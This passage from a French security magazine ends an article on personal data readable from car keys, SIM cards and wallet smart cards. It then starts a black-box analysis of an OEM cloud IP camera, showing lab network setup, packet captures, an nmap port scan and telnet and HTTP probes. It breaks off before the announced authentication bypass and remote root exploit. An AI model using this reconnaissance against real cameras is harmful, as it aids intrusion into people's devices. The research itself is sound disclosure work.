De nombreuses clés de voitures récentes intègrent une puce sans contact leur permettant de s'authentifier au moment du démarrage du véhicule. La puce peut aussi dans certains cas stocker des informations liées à la personnalisation de l'habitacle ou au diagnostic du véhicule **[BMW1] [BMW2]**.

Ces informations de personnalisation permettent par exemple de configurer automatiquement le véhicule lorsqu'il est utilisé par plusieurs conducteurs. Les éléments concernés sont typiquement la position du siège du conducteur et des rétroviseurs.

Les informations liées au diagnostic du véhicule permettent au garagiste de récupérer toutes les informations de la voiture à partir de la clé seulement. Ces informations incluent le kilométrage restant avant le remplacement de certaines pièces, le volume de carburant disponible dans le réservoir, le niveau et la température des liquides, etc. D'autres informations sur le modèle de la voiture, sa couleur, la température extérieure, le kilométrage, etc. sont aussi stockées.

Les concessions et garages automobiles possèdent des lecteurs pour lire les clés de voiture et en extraire le contenu. Nous nous sommes ainsi rendus chez notre concessionnaire pour cet article. Il semble également possible d'acheter certains de ces lecteurs pour quelques centaines d'euros sur Internet.

2.6.2 Cartes SIM

On peut communiquer avec une carte SIM en utilisant un lecteur de cartes à puce avec contact. Il faut alors utiliser son code PIN pour s'authentifier auprès de la carte. La carte SIM contient plusieurs fichiers tels que les fichiers GSM et TELECOM. Ces deux fichiers peuvent contenir des contacts (nom + numéro), des SMS (métadonnées et contenu du SMS), ainsi que des métadonnées sur les appels, ou encore la dernière géolocalisation. L'enregistrement de ces données dans la carte SIM peut être paramétré : sur les smartphones, il semblerait que les données ne sont plus enregistrées sur la SIM par défaut, mais sur le téléphone. Les données textuelles des SMS sont encodées avec l'encodage GSM 7-bit. Cependant, si un caractère utilisé par le SMS n'est pas dans la table du GSM 7-bit, alors le SMS est encodé à l'aide de l'UTF-16. Les noms des contacts sont stockés en utilisant l'ASCII et les numéros de téléphone à l'aide de l'encodage BCD.

SYNTHÈSE ET CONCLUSION

Nous possédons tous de nombreux dispositifs stockant des données qui sont facilement récupérables et en grande partie interprétables sans connaissances approfondies des systèmes embarqués. Nous avons pu constater que l'accès à ces données – pourtant souvent liées à notre vie privée – n'était protégé par authentification ou chiffrement que dans de rares cas. Il est donc légitime de s'interroger sur le risque encouru lors d'une lecture à distance pour les puces sans contact, lorsqu'un mouchard est présent sur un lecteur de carte contact ou de piste magnétique, ou lors de la perte de notre porte-feuille ou encore lors d'un éventuel espionnage par notre conjoint. Ainsi, en prenant l'exemple des auteurs de cet article, on peut lister les informations qui seraient révélées à partir des cartes à puce de leur porte-feuille :

- Prénom et nom : passeport, carte de transport public, carte bancaire, carte Vitale, carte Grand Voyageur.
- Photo : passeport.
- Adresse : passeport, carte Vitale et eID belge (adresse complète), carte de transport public (seulement code postal),
- Date de naissance : passeport, carte de transport public, carte Vitale.
- Numéro de sécurité sociale : carte Vitale.
- Prénom, nom et date de naissance des ayants droit : carte Vitale.
- 3 (resp. 5) derniers trajets effectués en bus/tram/métro : cartes de transport public à Bruxelles et Rennes.
- 25 derniers achats effectués en France : carte bancaire (date et montant).
- 25 derniers achats effectués à l'étranger : carte bancaire (date et montant).
- Derniers voyages effectués à l'étranger : carte bancaire (date, nom du pays et montants des achats effectués sur place avec la carte).
- Dernière remontée mécanique de ski utilisée.


La liste des informations est longue et elle ne concerne pourtant que les cartes à puce. Il reste ensuite bien d'autres dispositifs qui permettent de récupérer des informations sur une personne, que ce soit une clé de voiture, un dispositif d'aide à la conduite ou un téléphone portable par exemple. Éviter la fraude est une préoccupation importante pour les industriels, mais protéger les données personnelles des utilisateurs reste un aspect trop souvent négligé.

REMERCIEMENTS

Les auteurs remercient toutes les personnes qui, en leur offrant des cartes ou des dumps depuis plusieurs années, leur ont fourni la matière première nécessaire à la rédaction de cet article. Les auteurs remercient également Patrick Gueulle pour son éclairage sur la carte Vitale, Jonathan Delvaux et Hubert Thonet pour leur aide sur les dumps de ski, Patrick Lacharme et Philippe Teuwen pour leur relecture attentive. ■


Les références de cet article sont disponibles sur : http://www.miscmag.com

3



3 ATTAQUES SUR LES OBJETS

À découvrir dans cette partie...



BOITE NOIRE / EXPLOIT / RÉSEAU

Analyse d'une caméra Wireless P2P Cloud

Il est bien connu que nombre d'objets mis sur le marché ne contiennent peu ou pas de mécanismes pour améliorer la sécurité. Découvrez le cas d'une caméra connectée aux nombreuses fonctionnalités. p. 68

MALWARE / MIRAI / LINUX / DoS

Les objets connectés peuvent-ils être infectés ?

Depuis la propagation de Mirai, il n'y a plus aucun doute que les objets connectés sont une cible de choix pour la création d'un botnet : voici une analyse de ce dernier et de quelques autres malwares spécifiques à l'IoT. p. 88

3 ATTAQUES SUR LES OBJETS

BOITE NOIRE / EXPLOIT / RÉSEAU

ANALYSE D'UNE CAMÉRA WIRELESS P2P CLOUD

par Pierre Kim Barre

Cet article va présenter mon analyse en boite noire de caméras « Cloud ». Cela m'a permis de trouver plusieurs vulnérabilités 0day dans la version OEM. Les vulnérabilités trouvées semblent affecter de nombreux modèles. À l'heure de l'écriture de cet article, 215 000 caméras sont vulnérables d'après le site Shodan [SHODAN].

Les caméras chinoises (de marque Starcam, Ouvis...) semblent avoir été étudiées à de nombreuses reprises. Cependant, les auteurs de ces recherches semblent être passés à côté de plusieurs vulnérabilités. De plus, ils ont étudié de vieux firmwares (datant de 2014-2015). Le nouveau firmware générique (2016) « corrige » des vulnérabilités.

Dans cet article, avec aucune information, nous allons trouver des failles et finalement avoir un *root Remote Code Execution* en *connect back* qui *bypasse* l'authentification. Ces vulnérabilités se trouvent en fait dans la version OEM de la caméra et touchent donc de nombreux modèles actuellement en vente.

Ensuite nous aborderons le protocole « Cloud », nous permettant d'attaquer des caméras qui seraient « protégées » par une translation de type NAT. En effet, il s'avère que ces caméras ne sont configurables qu'avec une application pour smartphone en mode « Cloud ». L'emballage fournit un QRcode pour récupérer le logiciel spécifique.

1. ANALYSE RÉSEAU

Afin d'analyser la caméra, j'ai créé deux réseaux spécifiques :

- un réseau Ethernet en 192.168.1.0/24 avec une passerelle Internet en 192.168.1.1. La caméra sera reliée à ce réseau ;
- un réseau Wifi en 192.168.2.0/24 avec une passerelle Internet en 192.168.2.1. Un smartphone sera ensuite utilisé sur ce réseau avec l'application pour gérer la caméra.

Il suffit d'utiliser des commandes standards (par exemple pour la première passerelle) :




Figure 1

Terminal

```
ifconfig eth1 192.168.1.1 netmask 255.255.255.0
sysctl net.ipv4.ip_forward=1
# ppp0 est configure comme acces Internet
iptables -A POSTROUTING -t nat -o ppp0 -j MASQUERADE
```

Il sera ensuite nécessaire de configurer un DHCP sur eth0. Le réseau wifi a été créé avec l'utilitaire **hostapd**.

Lorsque la caméra démarre, on observe de nombreux paquets émis depuis celle-ci en écoutant l'interface eth0 de la passerelle « réseau Ethernet » :

Terminal

```
$ sudo tcpdump -n -ttt -s0 -X -i eth0
12:07:10.962360 ARP, Request who-has 192.168.1.1 tell 192.168.1.107, length 46
12:07:11.962239 ARP, Request who-has 192.168.1.1 tell 192.168.1.107, length 46
12:07:16.931890 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:16.931905 ARP, Request who-has 192.168.1.1 tell 192.168.1.107, length 46
12:07:16.951803 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:16.971782 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:16.991784 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:17.011825 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:17.031808 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:17.051791 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:17.071871 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:17.092015 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:17.111929 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:17.301917 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from
00:f7:fd:fd:5e:ec, length 300
12:07:20.371980 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from
00:f7:fd:fd:5e:ec, length 300
12:07:23.441649 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from
00:f7:fd:fd:5e:ec, length 300
12:07:27.841061 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:27.841073 ARP, Request who-has 192.168.1.1 tell 192.168.1.107, length 46
12:07:27.861103 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:27.881106 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
12:07:27.900953 IP 192.168.1.107.6808 > 255.255.255.255.6809: UDP, length 18
```

Par défaut, sans réponse DHCP, la caméra est configurée en 192.168.1.107/24 avec une passerelle en 192.168.1.1. Plusieurs datagrammes UDP (port 6809) à destination du broadcast puis du routeur par défaut contenant la string « Hello, I'm online ! » sont envoyés. Ces datagrammes sont utilisés par un logiciel spécifique du constructeur pour identifier les caméras sur le LAN :

Terminal

```
00:00:00.019941 IP 192.168.1.76.6808 > 255.255.255.255.6809: UDP, length 18
 0x0000:  4500 002e 0000 4000 4011 78cb c0a8 014c  E.....@.@.x....L
 0x0010:  ffff ffff 1a98 1a99 001a cfe4 4865 6c6c  ............Hell
 0x0020:  6f2c 4927 6d20 6f6e 206c 696e 6521       o,I'm.on.line!
```

En regardant en détail les paquets DHCP, nous pouvons identifier la possible version de busybox (1.22.1, datant de janvier 2014, utilisant udhcp – vulnérable à un *integer overflow* [BB]) :

Terminal

```
00:00:03.069017 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request
from 00:ec:a2:ed:fd:31, length 300
 0x0000:  4500 0148 0000 0000 4011 79a6 0000 0000  E..H....@.y.....
 [...]
 0x0100:  0000 0000 0000 0000 6382 5363 3501 013d  ........c.Sc5..=
 0x0110:  0701 00ec a2ed fd31 3902 0240 3707 0103  .......19..@7...
 0x0120:  060c 0f1c 2a3c 0c75 6468 6370 2031 2e32  ....*<.udhcp.1.2
 0x0130:  322e 31ff 0000 0000 0000 0000 0000 0000  2.1.............
 0x0140:  0000 0000 0000 0000                      ........
```

En affectant l'IP 192.168.1.1/24 à mon interface eth0, nous voyons alors des requêtes DNS puis des requêtes HTTP vers des sites chinois (**baidu.com** et API de **QQ.COM**), la caméra utilisant mon PC comme routeur par défaut :

Terminal

```
12:09:21.410947 IP 192.168.1.107.46958 > 8.8.8.8.53: 60806+ A? openapi.xg.qq.com.gateway.
(43)
12:09:26.429697 IP 192.168.1.107.58156 > 202.96.134.33.53: 60806+ A? openapi.xg.qq.com.
gateway. (43)
12:09:31.450033 IP 192.168.1.107.41499 > 8.8.8.8.53: 28561+ A? www.baidu.com. (31)
12:09:35.128919 IP 192.168.1.107.13179 > 121.42.208.86.32100: UDP, length 48
12:09:35.128932 IP 192.168.1.107.13179 > 54.221.213.97.32100: UDP, length 48
12:09:35.128933 IP 192.168.1.107.13179 > 120.24.37.48.32100: UDP, length 48
12:09:36.468849 IP 192.168.1.107.44185 > 202.96.134.33.53: 28561+ A? www.baidu.com. (31)
12:09:41.488223 IP 192.168.1.107.41499 > 8.8.8.8.53: 28561+ A? www.baidu.com. (31)
12:09:46.507810 IP 192.168.1.107.44185 > 202.96.134.33.53: 28561+ A? www.baidu.com. (31)
12:09:51.527501 IP 192.168.1.107.47793 > 8.8.8.8.53: 33930+ A? www.baidu.com.gateway. (39)
12:09:56.546854 IP 192.168.1.107.53618 > 202.96.134.33.53: 33930+ A? www.baidu.com.
gateway. (39)
12:10:01.566316 IP 192.168.1.107.47793 > 8.8.8.8.53: 33930+ A? www.baidu.com.gateway. (39)
12:10:06.575735 ARP, Request who-has 192.168.1.1 tell 192.168.1.107, length 46
12:10:06.575750 ARP, Reply 192.168.1.1 is-at 00:e0:4c:51:55:ed, length 28
12:10:06.585841 IP 192.168.1.107.53618 > 202.96.134.33.53: 33930+ A? www.baidu.com.
gateway. (39)
12:10:11.606030 IP 192.168.1.107.46252 > 8.8.8.8.53: 41046+ A? time.nist.gov. (31)
12:10:16.625044 IP 192.168.1.107.44109 > 202.96.134.33.53: 41046+ A? time.nist.gov. (31)
12:10:19.214687 IP 192.168.1.107.13179 > 121.42.208.86.32100: UDP, length 48
12:10:19.214700 IP 192.168.1.107.13179 > 54.221.213.97.32100: UDP, length 48
12:10:19.214702 IP 192.168.1.107.13179 > 120.24.37.48.32100: UDP, length 48
12:10:21.644397 IP 192.168.1.107.46252 > 8.8.8.8.53: 41046+ A? time.nist.gov. (31)
```

Requêtes HTTP :

Terminal

```
[...]
12:11:59.001627 IP 103.235.46.39.80 > 192.168.1.104.34750: Flags [F.], seq
3985202752, ack 418714044, win 776, length 0
12:11:59.003174 IP 192.168.1.104.34750 > 103.235.46.39.80: Flags [.], ack 1,
win 1498, length 0
12:11:06.074965 IP 192.168.1.104.35244 > 47.91.133.158.80: Flags [S], seq
1964759537, win 65535, options [mss 1460,sackOK,TS val 193936 ecr 0,nop,wscale
6], length 0
12:11:22.116964 IP 192.168.1.104.35244 > 47.91.133.158.80: Flags [S], seq
1964759537, win 65535, options [mss 1460,sackOK,TS val 195540 ecr 0,nop,wscale
6], length 0
12:11:54.235771 IP 192.168.1.104.35244 > 47.91.133.158.80: Flags [S], seq
1964759537, win 65535, options [mss 1460,sackOK,TS val 198752 ecr 0,nop,wscale
6], length 0
12:11:54.910864 IP 54.223.50.8.80 > 192.168.1.104.43338: Flags [F.], seq
2950637331, ack 1119749666, win 117, options [nop,nop,TS val 8558648 ecr
192749], length 0
12:11:54.945754 IP 192.168.1.104.43338 > 54.223.50.8.80: Flags [.], ack 1, win
1407, options [nop,nop,TS val 198823 ecr 8558648], length 0
```

De base, la caméra utilise 8.8.8.8 (Google DNS) et 202.96.134.33 (**cache-b.shenzhen.gd.cn**) comme serveurs DNS et essaie de résoudre **openapi.xg.qq.com**, ainsi que **www.baidu.com**.

La caméra envoie ensuite des datagrammes vers 121.42.208.86:32100/udp (CN: Alibaba), 54.221.213.97:32100/udp (AWS US) et 120.24.37.48:32100/udp (CN: Alibaba) ainsi que **www.baidu.com:80/tcp [103.235.49.39]**.

Visiblement la caméra utilise par défaut des IPs définies « en dur ». Nous pouvons supposer que ces adresses IP correspondent à la fonctionnalité « Cloud » de la caméra. Ce Cloud est en fait un réseau P2P avec trois nœuds principaux.

Après cette succincte analyse, un **nmap** permet d'identifier différents services accessibles sur la caméra :

Terminal

```
k# nmap -sS -sV -v -n -O -Pn -p0-65535 192.168.1.107

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-02 12:16 EST
NSE: Loaded 40 scripts for scanning.
Initiating ARP Ping Scan at 12:16
Scanning 192.168.1.107 [1 port]
Completed ARP Ping Scan at 12:16, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:16
Scanning 192.168.1.107 [65536 ports]
Discovered open port 80/tcp on 192.168.1.107
Discovered open port 23/tcp on 192.168.1.107
Discovered open port 10080/tcp on 192.168.1.107
Discovered open port 9600/tcp on 192.168.1.107
Discovered open port 10554/tcp on 192.168.1.107
Completed SYN Stealth Scan at 12:16, 2.86s elapsed (65536 total ports)
Initiating Service scan at 12:16
Scanning 5 services on 192.168.1.107
Completed Service scan at 12:18, 108.66s elapsed (5 services on 1 host)
Initiating OS detection (try #1) against 192.168.1.107
NSE: Script scanning 192.168.1.107.
Initiating NSE at 12:18
Completed NSE at 12:18, 2.04s elapsed
Initiating NSE at 12:18
Completed NSE at 12:18, 1.01s elapsed
Nmap scan report for 192.168.1.107
Host is up (0.00084s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE    VERSION
23/tcp    open  telnet     BusyBox telnetd
80/tcp    open  http       GoAhead WebServer
9600/tcp  open  tcpwrapped
10080/tcp open  amanda?
10554/tcp open  rtsp
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at https://nmap.org/cgi-bin/
submit.cgi?new-service :
SF-Port10554-TCP:V=7.40%I=7%D=3/2%Time=58B85384%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,98,"RTSP/1\.0\x20200\x20OK\r\nCseq:\x200\r\nDate:\x20Thu,\x2
SF:0Oct\x2027\x202016\x2002:17:03\x20GMT\r\nPublic:\x20OPTIONS,\x20DESCRIB
SF:E,\x20SETUP,\x20TEARDOWN,\x20PLAY,\x20PAUSE,\x20GET_PARAMETER,\x20SET_P
SF:ARAMETER\r\n\r\n")%r(GetRequest,98,"RTSP/1\.0\x20200\x20OK\r\nCseq:\x20
SF:0\r\nDate:\x20Thu,\x20Oct\x2027\x202016\x2002:17:08\x20GMT\r\nPublic:\x
SF:20OPTIONS,\x20DESCRIBE,\x20SETUP,\x20TEARDOWN,\x20PLAY,\x20PAUSE,\x20GE
SF:T_PARAMETER,\x20SET_PARAMETER\r\n\r\n")%r(FourOhFourRequest,98,"RTSP/1\
SF:.0\x20200\x20OK\r\nCseq:\x200\r\nDate:\x20Thu,\x20Oct\x2027\x202016\x20
SF:02:17:23\x20GMT\r\nPublic:\x20OPTIONS,\x20DESCRIBE,\x20SETUP,\x20TEARDO
SF:WN,\x20PLAY,\x20PAUSE,\x20GET_PARAMETER,\x20SET_PARAMETER\r\n\r\n");
MAC Address: 00:F7:FD:FD:5E:EC (Unknown)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Uptime guess: 0.005 days (since Thu Mar  2 12:12:01 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=244 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: apk-link
```

```
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.78 seconds
           Raw packets sent: 65559 (2.885MB) | Rcvd: 65551 (2.623MB)
k#
```

Un **telnetd** semble tourner, vérifions :

Terminal

```
k# telnet 192.168.1.107
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.

apk-link login: admin
Password:

telnet> q
Connection closed.
k#
```

Cet accès est pour le moment inutile, car nous ne connaissons pas le mot de passe. Cependant, cette information nous permet de supposer qu'il existe un **/usr/{s,}bin/{u,}telnetd** sur le système, ce qui pourrait être utile si nous venions à découvrir une injection de commande par la suite.

2. INTERFACE HTTP

Suite à cette rapide mise en bouche, nous pouvons maintenant analyser l'interface HTTP qui a été détectée par le scan :

Terminal

```
k# telnet 192.168.1.107 80
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 401 Unauthorized
Server: GoAhead-Webs
Date: Thu Oct 27 02:21:50 2016
WWW-Authenticate: Digest realm="WIFICAM", domain="",qop="auth", nonce="d69
a8aa6d55be5bb2b0f573ee530d145", opaque="5ccc069c403ebaf9f0171e9517f40e41",
algorithm="MD5", stale="FALSE"
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html

<html><head><title>Document Error: Unauthorized</title></head>
  <body><h2>Access Error: Unauthorized</h2>
  <p>Access to this document requires a User ID</p></body></html>

